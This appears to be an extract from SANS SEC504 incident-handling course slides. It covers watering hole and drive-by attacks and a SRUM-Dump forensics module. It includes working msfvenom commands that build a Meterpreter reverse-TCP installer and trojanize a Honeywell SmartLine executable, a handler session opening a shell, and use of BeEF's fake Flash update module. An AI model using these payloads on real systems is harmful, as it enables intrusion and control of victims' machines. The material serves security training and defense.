
Ready

100%

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 21

Consider the sample spreadsheet shown on this page for use in a watering hole attack from the control.com website. The purported functionality of the spreadsheet is a Modbus offset calculator (Modbus is a common ICS protocol), and it warns the user upon opening that it has macro content.



Let's examine the tactics an adversary will use to convince a user to enable the macro content that will lead to code execution on the victim. First, the spreadsheet offers *and* delivers some useful functionality for the target ICS administrator, in this case a tool to calculate offset values for Modbus registers and cells (coils). A user could reasonably believe that such a feature could require macro support for advanced functionality.

The spreadsheet is named *Honeywell Siemens Modbus Offset Calc - UPDATED.xlsm*. The beginning part of the filename helps target the user as an administrator of a specific brand of ICS devices, and the ending part of the filename (*UPDATED*) is selected to help entice the user into opening the spreadsheet since people are often attracted to content that is marketed as new or updated.

The spreadsheet has a straightforward UI that the viewer can understand and relate to immediately, and it includes a pertinent image of the type of ICS device that the victim may be familiar with, helping to increase legitimacy.

Finally, the attacker remembers to add a secondary message in the sheet for the user that macros are required for functionality.

When delivered through a trusted website such as control.com that has already established a reasonable trustworthiness, a victim is much more likely to turn on macro support in this type of an attack. Upon doing so, the attacker can run any executable on the victim platform, leading to a client compromise.

Conventional Exploit Delivery

Drive-By Attacks



"A new Microsoft Office zero-day security vulnerability allows adversaries to execute PowerShell commands via Microsoft Diagnostic Tool (MSDT) by opening a Word document." securitymagazine.com

Attackers will leverage readily-available exploits to compromise browsers and supporting software, zero-day or otherwise.


Alternatively, drive-by and watering hole attacks will use available exploits to take advantage of browser vulnerabilities as well as vulnerabilities in associated software. These exploits may target the browser itself (such as one of any number of recent zero-day vulnerability in Chrome, <https://urls.sec504.org/t6l95>), or downloaded files that may be associated with a browser MIME file type (such as recent vulnerabilities in Microsoft Office documents and the Microsoft Diagnostic Tool, <https://urls.sec504.org/mg35w>).

These exploits don't have to be zero-day attacks. Attackers will use any available exploit, either off-the-shelf or customized, to take advantage of vulnerabilities on the client device.

Fake Installers

Drive-By Attacks

- Attackers use watering hole attacks to trick users into installing fake software
 - Replacing user-requested downloads with malicious content



Another opportunity for an adversary is to deliver a fake installer file to the victim system. Since the attack is coming from a trusted site that the attacker has compromised, users are much more likely to trust and install the software delivered from that site.

An effective fake installer attack will modify the compromised website to replace legitimate binaries with copies that keep the original functionality, while also adding the attacker malicious code. Let's look at this process, and the tools that make it possible.

- Modular framework for browser exploitation
 - Commonly used for XSS attacks (which we'll examine shortly)
 - Includes several *social engineering* attack vectors to impersonate UI elements that trick users into installing an update

```
sec504@slingshot:~$ sudo beef
Starting BeEF...
[14:33:09][*] Browser Exploitation Framework (BeEF) 0.5.0.0-alpha
[14:33:09] |   Twit: @beefproject
[14:33:09] |   Site: https://beefproject.com
...
[14:33:19][*] running on network interface: 192.168.86.138
[14:33:19] |   Hook URL: http://192.168.86.138:3000/hook.js
[14:33:19] |_  UI URL:   http://192.168.86.138:3000/ui/panel
```

Delivering this URL to the victim allows the attacker to control the victim browser.

BeEF is the Browser Exploitation Framework, a collection of tools and exploits by Wade Alcorn for attacking browsers. BeEF is well known as an attack tool to take advantage of cross-site scripting (XSS) attacks, which we'll examine shortly in this section, but it can also be a very powerful tool for drive-by and watering hole attacks.

One of the exploitation modules BeEF offers is a collection of *social engineering* attacks. Using this module, an attacker can manipulate a victim browser to trick the user into thinking a software update is available, prompting them to run a given installer file. To deliver the attack, the victim must execute the BeEF *hook* (a JavaScript file that is available at the URL shown on this page for the BeEF server). In a drive-by attack, this isn't an issue, since the attacker will already have established access to a target website where any JavaScript code can be delivered to the victim.

The BeEF framework is available at <https://beefproject.com/>.

The screenshot displays the BeEF Control Panel web interface. At the top, the browser address bar shows the URL `172.16.0.38:3000/ui/panel#id=1P2rAq...`. The interface includes a sidebar with a list of online browsers, one of which is `www.issplayin.com` at IP `172.16.0.249`. The main panel has tabs for `Details`, `Logs`, `Commands`, `Proxy`, `XssRays`, and `Network`. The `Commands` tab is active, showing a `Module Tree` on the left with options like `User Interface Abuse (IE)`, `Clickjacking`, `Clippy`, `Fake Flash Update`, and `Fake Notification Bar`. The `Fake Flash Update` module is selected. To the right, the `Module Results History` table shows two entries:

i...	date	label
0	2020-0... 19:31	comm... 1
1	2020-0... 19:32	comm... 2

Below the history, the `Command results` section shows configuration options: `Image:` `http://0.0.0.0:3000/...`, `Payload:` `Custom_Paylo` (selected from a dropdown), and `Custom Payload URI:` `https://github.com`. A `Re-execute` button is at the bottom right.

Three red callout boxes provide context:

- Victim has run BeEF hook from watering hole**: Points to the victim's browser entry in the sidebar.
- Social Engineering | Fake Flash Update attack will create a realistic-looking software update dialog in the browser**: Points to the `Fake Flash Update` module in the tree.
- Attacker specifies "Flash Update" installer executable to deliver**: Points to the `Custom Payload URI` field.

The SANS logo is in the bottom left, and the footer text `SEC504 | Hacker Tools, Techniques, and Incident Handling 26` is in the bottom right.

The BeEF Control Panel is available to the attacker, by default on TCP/3000 of the attacker's BeEF server. In the example on this page, we see the victim at 172.16.0.249 has executed the BeEF hook and is registered as a victim in the control panel. Clicking on the victim and navigating to the Commands tab allows the attacker to choose an attack to deliver to the victim; in this example, we have selected a Fake Flash Update module in the Social Engineering module. An attacker can specify a custom payload URL that points to a malicious installer for the user to run.

Upon executing the module, the victim will see a Flash Update message in their browser. While this is solely a browser rendition of the Adobe Flash updater application, the victim may believe that it is a legitimate update and install malicious software. Clicking either the install or remind me later buttons will deliver the attacker payload to the victim. We'll look at this in practice in our hands-on lab exercise.

So far, we've looked at using BeEF to trick the user into running the attacker payload, but we haven't yet looked at how to generate that payload. Let's do that next.

- Metasploit's MsfVenom takes any Metasploit payload and converts it into a standalone file
- Multiple file types are supported: EXE, Java JAR, PowerShell ...
- Multiple platforms are supported: Windows, Linux, Android ...
- Multiple architectures are supported: x86, x86_64, ARM, MIPS ...
- Multiple obfuscation, encryption, and output format options
- Specify payload options on the command line
 - e.g., `msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.1.1.1`

MsfVenom allows attackers to leverage Metasploit payloads in many creative ways

MsfVenom is a tool that is included in the Metasploit Framework that takes any Metasploit payload and converts it to a standalone file. Using this tool, you can choose a Metasploit payload and save it as an EXE file, a Java JAR file, a PowerShell script, and many more executable file options.

MsfVenom supports several platforms including Windows, Linux, Android, and several other UNIX variants. Multiple architectures are supported as well, such as x86, x86_64, ARM, and MIPS. MsfVenom also supports additional obfuscation, encryption, and output format options as well.

Where a Metasploit payload required options (such the Meterpreter `reverse_tcp LHOST` argument), these options are specified on the MsfVenom command line as `OPTION=value`, as shown on this page.

```
sec504@slingshot:~$ msfvenom -p windows/meterpreter/reverse_tcp -f exe -a
x86 --platform windows LHOST=172.16.0.6 LPORT=4444 -o installer.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: installer.exe
sec504@slingshot:~$ file installer.exe
installer.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
sec504@slingshot:~$ msfconsole -qx "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 4444; set LHOST 0.0.0.0; exploit"
[*] Starting persistent handler(s)...
```

```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (180291 bytes) to 172.16.0.249
[*] Meterpreter session 1 opened (172.16.0.6:4444 -> 172.16.0.249:2820) at
2020-01-16 13:29:41 -0500

meterpreter >
```

Upon executing installer.exe,
victim connects back to handler.

On this page, we show a full example of using MsfVenom with the Windows Meterpreter reverse_tcp payload. First, we generate the executable file installer.exe for a Windows victim, connecting back to the attacker host at 172.16.0.6 on TCP port 4444. Next, we invoke the Metasploit exploit/multi/handler module with the Meterpreter reverse_tcp payload using the msfconsole command to prepare for the reverse_tcp connect-back when the victim runs the installer.

The final terminal example shown on this page is the result of the victim running the installer.exe file, connecting back to the attacker and granting access to the victim using the Meterpreter payload.

When the victim runs the installer.exe file, they will briefly see a Command Prompt window appear and disappear, but no other application functionality. This can seem suspicious to the user, which could expose the attacker. MsfVenom offers an additional feature to add more legitimacy to the attack: Templating.

```

sec504@slingshot:~$ mkdir Smartline
sec504@slingshot:~$ cd Smartline/
sec504@slingshot:~/Smartline$ wget -q
https://honeywellprocess.blob.core.windows.net/public/S
upport/vault/support/Public/Downloads/SmartLine-SMV-
Modbus-Host-Application-V1.1.3.zip
sec504@slingshot:~/Smartline$ unzip -q SmartLine-SMV-
Modbus-Host-Application-V1.1.3.zip
sec504@slingshot:~/Smartline$ msfvenom -p
windows/meterpreter/reverse_tcp -f exe -a x86 --
platform windows LHOST=10.10.75.1 LPORT=4444 -o tmp.exe
-k -x 'SmartLine Modbus Manager.exe'
No encoder or badchars specified, outputting raw
payload
Payload size: 354 bytes
Final size of exe file: 1886720 bytes
Saved as: tmp.exe
sec504@slingshot:~/Smartline$ mv tmp.exe 'SmartLine
Modbus Manager.exe'

```

ATTACKER TTP

MsfVenom's template feature (-x) takes any legitimate executable file and embeds the specified payload into the original application functionality.

When the victim executes the code, the application runs as normal, with the additional Metasploit payload also added.

Metasploit's MsfVenom tool also accepts the -x parameter to specify a *template* executable. Instead of generating a standalone payload as the only functionality in the output file, MsfVenom will preserve the template application functionality while adding the specified payload to the executable. In this way, an attacker can preserve the legitimate application functionality in the template, adding the malicious code specified in the Metasploit payload. Adding the -k option allows the MsfVenom output to launch both the original program and the malicious payload together in separate threads.

In the example on this page, we have retrieved an application from the Honeywell website used for managing SmartLine Modbus ICS products. After unzipping the file, we use MsfVenom to create a Meterpreter reverse_tcp payload, this time writing the output tmp.exe, reading the application SmartLine Modbus Manager.exe as a template file. After MsfVenom finishes writing out the merged Meterpreter payload and SmartLine Modbus Manager program as out.exe, we overwrite the original application with the backdoored copy.

The only remaining step for the attacker is to create a new zip file that includes the backdoored executable, and to distribute it to victims from the watering hole.

- Defending against initial exploitation is hard, particularly for zero-day attacks
 - Preparation: Defend against common attacks with app allow lists, patch management practices
 - Preparation: Monitor attack trends including new exploits seen in the wild that can affect your organization
 - Threat intel feeds can help here, filtering noise from signal
- Log monitoring, user and entity behavior and analytics (UEBA) tools such as Logon Tracer
 - *Why is Microsoft Word launching PowerShell?*

Defending against drive-by and watering hole attacks can be difficult, particularly against zero-day attacks for which no patches are yet available. However, there are useful preparation and identification steps we can apply.


First, application allow lists are a valuable defense mechanism, both to stop an attacker from running an untrusted executable, but also as an early warning system for identifying an impending attack. Further, rapid patch management systems will help limit the opportunity for an attacker to exploit a known vulnerability against your organization.

From a preparation perspective, monitor attack trends to gain insight into new exploits seen in the wild that can affect your organization. Threat intel feeds are useful here, since you can customize the alerts that are brought to your attention based on the software and potential threats that could expose your organization.

Log monitoring is another effective defense, using anomaly analysis features in DeepBlueCLI or the Elastic Stack dashboards, platform tools such as Splunk or Graylog, or even long tail analysis for installed software and Windows browser configuration details with Kansa.

User and Entity Behavior Analytics (UEBA) tools are also becoming increasingly popular as a mechanism to identify what is normal user behavior and use database analytics to identify and alert on deviations from that behavior. For example, if your organization uses macros in Office documents normally, the UEBA would characterize macro execution as a normal event. Macro execution that launches PowerShell, however, would be anomalous, and raise a corresponding alert.

Drive-by and watering hole attacks are a common threat to organizations. Attackers recognize the opportunities available to them through this attack technique and have leveraged it successfully against large and small companies, governments, and many other groups between. Apply your insight into these attacks, and these recommended defense techniques to help protect your organization and limit the opportunities for attackers.



This visual association summary is included in your ISO media files as Summary-DriveByAttacks.pdf

In this module we investigated the topics surrounding drive-by attacks: attacking systems through normal web browsing activity. The process for a drive-by attack follows a conventional pattern where the attacker exploits a target website that is used by the ultimate victim, then adds exploit code to the compromised website to manipulate the victim, potentially gaining remote access.

This attack process is possible because it targets vulnerabilities in web browsers. Web browsers are tremendously functional tools, but with that broad functionality comes broad vulnerability, and is a common target for attackers.

A watering hole attack is a common variation of a drive-by attack, applying the same techniques but targeting a specific vertical industry or organization. We looked at a potential target site for adversaries that want to target control engineers working with ICS and SCADA systems, control.com. The control.com site hosts a discussion forum for engineers, making a perfect candidate for an adversary to exploit the site and leverage an engineer's trust for the site to deliver malicious content.

One attack opportunity in a watering hole attack against control.com would be to post a message with a Microsoft Office file that includes macros to run malicious code. Normally users will distrust Microsoft Office files that require macro functionality, but an attacker will go to extreme lengths to assuage the user's concerns. We looked at a sample malicious spreadsheet application, designed specifically to trick a control engineer into turning on macro support to run the attacker's code.

We also looked at more conventional browser attacks including the use of the Metasploit MsfVenom tool that can take any Metasploit payload and convert it into a standalone executable. Using this and the Browser Exploitation Framework, an attacker can manipulate a victim through malicious JavaScript to deliver the malicious payload in a seemingly innocuous way.

Finally, we looked at defense options including preparation steps (application safe listing, patch management, and monitoring attack trends through threat intelligence services), and detection recommendations (log monitoring, User and Entity Behavior and Analytics/UEBA, and Endpoint Detection and Response/EDR tools).

LAB

Please work on the lab exercise
BeEF for Browser Exploitation



Please work on the lab exercise *BeEF for Browser Exploitation*. For this lab exercise you will need your class Slingshot Linux VM and the class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Drive-By Attacks

Metasploit Framework

Lab: Metasploit Attack and Analysis

Drive-By Attacks

Lab: BeEF for Browser Exploitation

[Defense Spotlight: System Resource Usage Monitor](#)

Lab: System Resource Usage Database Analysis

Command Injection

Lab: Command Injection Attack

Cross-Site Scripting

Lab: Cross-Site Scripting Attack

SQL Injection

Lab: SQL Injection Attack

Cloud Spotlight: SSRF and IMDS

Lab: Cloud SSRF and IMDS Attack

Next, we'll look at a defense spotlight technique to assess a Windows 10 system: System Resource Usage Monitor (SRUM) analysis.

Defense Spotlight: System Resource Usage Monitor Dump

- SRUM is the System Resource Usage Monitor
 - Built-in to Windows, part of the diagnostic policy service
 - Maintains a 30-day history of system activity including programs executed, Wi-Fi networks, network use statistics, energy usage, and more
- Primarily a forensics resource for historical information
- SRUM-Dump is a tool to extract Windows system usage information from the SRUDB.dat file
 - Tremendously useful for incident response analysis of a host

The SRUM data in Windows is automatically collected, and a tremendously valuable resource for assessing system activity.

The System Resource Usage Monitor (SRUM) is a built-in Windows service, included as part of the Windows Diagnostic Policy service on Windows 8 and Windows 10 workstations. This service maintains a 30-day historical record (or until data is overwritten which may be longer, depending on system use) of system activity including programs executed, Wi-Fi networks joined, network use statistics by executable, system energy usage, and more.

The SRUM data is a valuable forensics resource for the historical system data it provides. Since it is on by default on all Windows 8/10 systems, it is a valuable asset for analysts who need to evaluate system activity for a compromised system, or a system involved with an event of interest (EOI).

The utility SRUM-Dump by Mark Baggett (<https://github.com/MarkBaggett/srum-dump>) is a Windows tool to extract the SRUM data from the SRUDB.dat file and Windows registry, extracting the data to a Microsoft Excel spreadsheet file format. In this module, we'll look at the features of SRUM-Dump, and the analysis opportunities available in the SRUM data collected from a Windows system.

SRUM Data Storage


SRUM-Dump

- SRUM data is stored in
`C:\Windows\System32\SRU\SRUDB.dat`
- Stored as an Extensible Storage Engine (ESE) database
- Updated every hour and at system shutdown
 - Registry is used for writing temporary data before the hourly update
- Extract SRUDB to Excel spreadsheet with SRUM-Dump
 - Extracts data from a live system or a forensic image
 - Obtains current information from the HKLM registry hive

<https://github.com/MarkBaggett/srum-dump>

SRUM data is stored in the `C:\Windows\System32\SRU\SRUDB.dat` file. The `SRUDB.dat` file is stored as an Extensible Storage Engine (ESE) database, with collected statistics written to the database hourly and at system shutdown. Interim data is written to the registry in the `HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions` key before the scheduled write to the `SRUDB.dat` file.

SRUM-Dump reads from the `SRUDB.dat` file and the HKLM registry hive, extracting the data and writing it to an Excel spreadsheet file. SRUM-Dump can read from either a live system, or from an offline forensics image.



To extract the SRUM data, launch SRUM-Dump as an administrator. Specify the path to the SRUDB.dat file by clicking the Browse button, then navigate to the C:\Windows\System32\SRU directory, selecting the SRUDB.dat file. After selecting the file, SRUM-Dump will prompt you with a new window, identifying the system as a target for live system acquisition. Click the Auto Extract button to perform live system data acquisition.

SRUM-Dump Auto Extract

SRUM-Dump

SRUM-Dump will automatically extract the SRUDB.dat file and the SOFTWARE registry hive to a temporary directory. Click OK to extract SRUM data, writing output to SRUM_DUMP_OUTPUT.xlsx.

The screenshot shows the 'SRUM_DUMP 2.1' application window. It has a title bar with standard Windows window controls. The main area contains four 'REQUIRED' fields and one 'RECOMMENDED' field, each with a text input and a 'Browse' button. The fields are: 'Path to SRUDB.DAT' (with path C:\Users\jwrig\AppData\Local\Temp\tmpytcnm797\sruc), 'Output folder for SRUM_DUMP_OUTPUT.xlsx' (with path C:\tools\srum-dump), 'Path to SRUM_DUMP Template' (with path C:\tools\srum-dump\SRUM_TEMPLATE2.XLSX), and 'Path to registry SOFTWARE hive' (with path C:\Users\jwrig\AppData\Local\Temp\tmpytcnm797\SOF). Below these fields is a link 'Click here for support via Twitter @MarkBaggett'. At the bottom are 'OK' and 'Cancel' buttons.

After clicking Auto Extract, SRUM-Dump will copy the SRUDB.dat file and extract the HKLM\SOFTWARE registry key to a file, automatically populating the temporary file locations. To complete the data extraction and convert to an Excel spreadsheet format, click OK.


SRUM-Dump will take several minutes to extract the data, creating the output spreadsheet SRUM_DUMP_OUTPUT.xlsx.

SRUM-Dump output for network usage over the last 30 days.

